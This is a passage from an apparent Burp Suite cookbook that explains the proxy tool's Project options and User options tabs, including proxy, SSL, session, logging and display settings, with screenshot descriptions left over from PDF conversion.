
Close all dialog boxes and restart Firefox. If installation was successful, you should now be able to visit any HTTPS URL in your browser while proxying the traffic through Burp without any security warnings.

Setting Project options

Project options allow a tester to save or set configurations specific to a project or scoped target. There are multiple subtabs available under the **Project options** tab, which include **Connections**, **HTTP**, **SSL**, **Sessions**, and **Misc**. Many of these options are required for penetration testers when assessing specific targets, which is why they are covered here.

How to do it...

In this book, we will not be using many of these features but it is still important to know of their existence and understand their purpose:



The Connections tab

Under the **Connections** tab, a tester has the following options:

- **Platform Authentication:** This provides an override button in the event the tester wants the **Project options** related to the type of authentication used against the target application to supersede any authentication settings within the user options.

After clicking the checkbox to override the user's options, the tester is presented with a table enabling authentication options (for example, Basic, NTLMv2, NTLMv1, and Digest) specific to the target application. The destination host is commonly set to wildcard * should a tester find the need to ever use this option:

Platform Authentication

These settings are configured within user options but can be overridden here for this specific project.

Override user options

These settings let you configure Burp to automatically carry out platform authentication to destination web servers.

Do platform authentication

Destination host	Type	Username	Domain	Domain hostname
------------------	------	----------	--------	-----------------

Prompt for credentials on platform authentication failure

- **Upstream proxy servers:** It provides an override button in the event the tester wants the **Project options** related to upstream proxy servers used against the target application to supersede any proxy settings contained within the user options.

After clicking the checkbox to override the user's options, the tester is presented with a table enabling upstream proxy options specific to this project. Clicking the **Add** button displays a pop-up box called `Add upstream proxy rule`. This rule is specific to the target application's environment. This feature is very helpful if the target application's environment is fronted with a web proxy requiring a different set of credentials than the application login:

Add upstream proxy rule

Enter the details of the upstream proxy rule. You can use wildcards to specify destination hosts (* matches zero or more characters, ? matches any character except a dot). Leave the proxy host blank to connect directly for the specified destination host.

Destination host:

Proxy host:

Proxy port:

Authentication type:

Username:

Password:

Domain:

Domain hostname:

OK Cancel

- **SOCKS Proxy:** It provides an override button in the event the tester wishes for **Project options** related to the SOCKS Proxy configuration used against the target application to supersede any SOCKS Proxy settings within the user options.

After clicking the checkbox to override user options, the tester is presented with a form to configure a SOCKS Proxy specific to this project. In some circumstances, web applications must be accessed over an additional protocol that uses socket connections and authentication, commonly referred to as SOCKS:

 **SOCKS Proxy**

 These settings are configured within user options but can be overridden here for this specific project.

Override user options

These settings let you configure Burp to use a SOCKS proxy. This setting is applied at the TCP level, and all outbound requests will be sent via this proxy. If you have configured rules for upstream HTTP proxy servers, then requests to upstream proxies will be sent via the SOCKS proxy configured here.

Use SOCKS proxy

SOCKS proxy host:

SOCKS proxy port:

Username:

Password:

Do DNS lookups over SOCKS proxy

- **Timeouts:** It allows for timeout settings for different network scenarios, such as failing to resolve a domain name:

 **Timeouts**

 These settings specify the timeouts to be used for various network tasks. Values are in seconds. Set an option to zero or leave it blank to never timeout that task.


Normal:

Open-ended responses:

Domain name resolution:


Failed domain name resolution:

- **Hostname Resolution:** It allows entries similar to a host file on a local machine to override the **Domain Name System (DNS)** resolution:



The screenshot shows the 'Hostname Resolution' configuration window. It features a title bar with a question mark icon and the text 'Hostname Resolution'. Below the title, there is a gear icon and the instruction 'Add entries here to override your computer's DNS resolution.' To the left of the table are three buttons: 'Add', 'Edit', and 'Remove'. The table has three columns: 'Enabled', 'Hostname', and 'IP address'. The 'Enabled' column contains a checkbox, the 'Hostname' column contains a text input field with a dropdown arrow, and the 'IP address' column contains a text input field. A red arrow points to the right side of the table.

- **Out-of-Scope Requests:** It provides rules to Burp regarding **Out-of-Scope Requests**. Usually, the default setting of **Use suite scope [defined in Target tab]** is most commonly used:




The screenshot shows the 'Out-of-Scope Requests' configuration window. It features a title bar with a question mark icon and the text 'Out-of-Scope Requests'. Below the title, there is a gear icon and the instruction 'This feature can be used to prevent Burp from issuing any out-of-scope requests, including those made via the proxy.' Below this instruction are three radio button options: 'Drop all out-of-scope requests', 'Use suite scope [defined in Target tab]', and 'Use custom scope'. The 'Use suite scope [defined in Target tab]' option is selected.


The HTTP tab

Under the **HTTP** tab, a tester has the following options:


- **Redirections:** It provides rules for Burp to follow when redirections are configured. Most commonly, the default settings are used here:



- **Streaming Responses:** It provides configurations related to responses that stream indefinitely. Mostly, the default settings are used here:




- **Status 100 Responses:** It provides a setting for Burp to handle HTTP status code 100 responses. Most commonly, the default settings are used here:




The SSL tab

Under the SSL tab, a tester has the following options:

- **SSL Negotiations:** When Burp communicates with a target application over SSL, this option provides the ability to use preconfigured SSL ciphers or to specify different ones:




If a tester wishes to customize the ciphers, they will click the **Use custom protocols and ciphers** radio button. A table appears allowing selection of protocols and ciphers that Burp can use in the communication with the target application:




- **Client SSL Certificates:** It provides an override button in the event the tester must use a client-side certificate against the target application. This option will supersede any client-side certificate configured within the user options.

After clicking the checkbox to override user options, the tester is presented with a table to configure a client-side certificate specific to this project. You must have the private key to your client-side certificate in order to successfully import it into Burp:



- **Server SSL Certificates:** It provides a listing of server-side certificates. A tester can double-click any of these line items to view the details of each certificate:




The Sessions tab

This book will cover recipes on all functionality contained within the **Sessions** tab in Chapter 10, *Working with Burp Macros and Extensions*. A review of each of these sections within the **Sessions** tab is provided here for completeness.

Under the **Sessions** tab, a tester has the following options:

- **Session Handling Rules:** It provides the ability to configure customized session-handling rules while assessing a web application:



Session Handling Rules

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, URLs or parameters), and can perform actions such as adding session cookies, logging in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

Enabled	Description	Tools
<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Spider and Scanner

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

Open sessions tracer

- **Cookie Jar:** It provides a listing of cookies, domains, paths, and name/value pairs captured by Burp Proxy (by default):



Cookie Jar


Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session handling rules can use and update these cookies to maintain valid sessions with applications that are being tested. You can use the settings below to control how Burp automatically updates the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

Proxy Scanner Repeater Spider
 Intruder Sequencer Extender

Open cookie jar


- **Macros:** It provides the ability of a tester to script tasks previously performed in order to automate activities while interacting with the target application:




The Misc tab

Under the **Misc** tab, a tester has the following options:

- **Scheduled Tasks:** It provides the ability to schedule an activity at specific times:




When the **Add** button is clicked, a pop-up reveals the types of activities available for scheduling:



- **Burp Collaborator Server:** It provides the ability to use a service external to the target application for the purposes of discovering vulnerabilities in the target application. This book will cover recipes related to Burp Collaborator in [Chapter 11, *Implementing Advanced Topic Attacks*](#). A review of this section is provided here for completeness:



- **Logging:** It provides the ability to log all requests and responses or filter the logging based on a particular tool. If selected, the user is prompted for a file name and location to save the log file on the local machine:



Setting user options

User options allow a tester to save or set configurations specific to how they want Burp to be configured upon startup. There are multiple sub-tabs available under the user options tab, which include **Connections**, **SSL**, **Display**, and **Misc**. For recipes in this book, we will not be using any user options. However, the information is reviewed here for completeness.


How to do it...

Using Burp user options, let's configure your Burp UI in a manner best suited to your penetration-testing needs. Each of the items under the **Connections** tab is already covered in the **Project options** section of this chapter, hence, we will directly start with the **SSL** tab.

The SSL tab

Under the **SSL** tab, a tester has the following options:

- **Java SSL Options:** It provides the ability to configure Java security libraries used by Burp for SSL connections. The default values are most commonly used:




- **Client SSL Certificate:** This section is already covered in the *Project options* section of this chapter.

The Display tab

Under the **Display** tab, a tester has the following options:


- **User Interface:** It provides the ability to modify the default font and size of the Burp UI itself:




- **HTTP Message Display:** It provides the ability to modify the default font and size used for all HTTP messages shown within the message editor:



- **Character Sets:** It provides the ability to change the character sets determined by Burp to use a specific set or to display as raw bytes:




- **HTML Rendering:** It controls how HTML pages will display from the **Render** tab available on an HTTP response:




The Misc tab

Under the **Misc** tab, a tester has the following options:


- **Hotkeys:** It lets a user configure hotkeys for commonly-executed commands:




- **Automatic Project Backup [disk projects only]:** It provides the ability to determine how often backup copies of project files are made. By default, when using Burp Professional, backups are set to occur every 30 minutes:



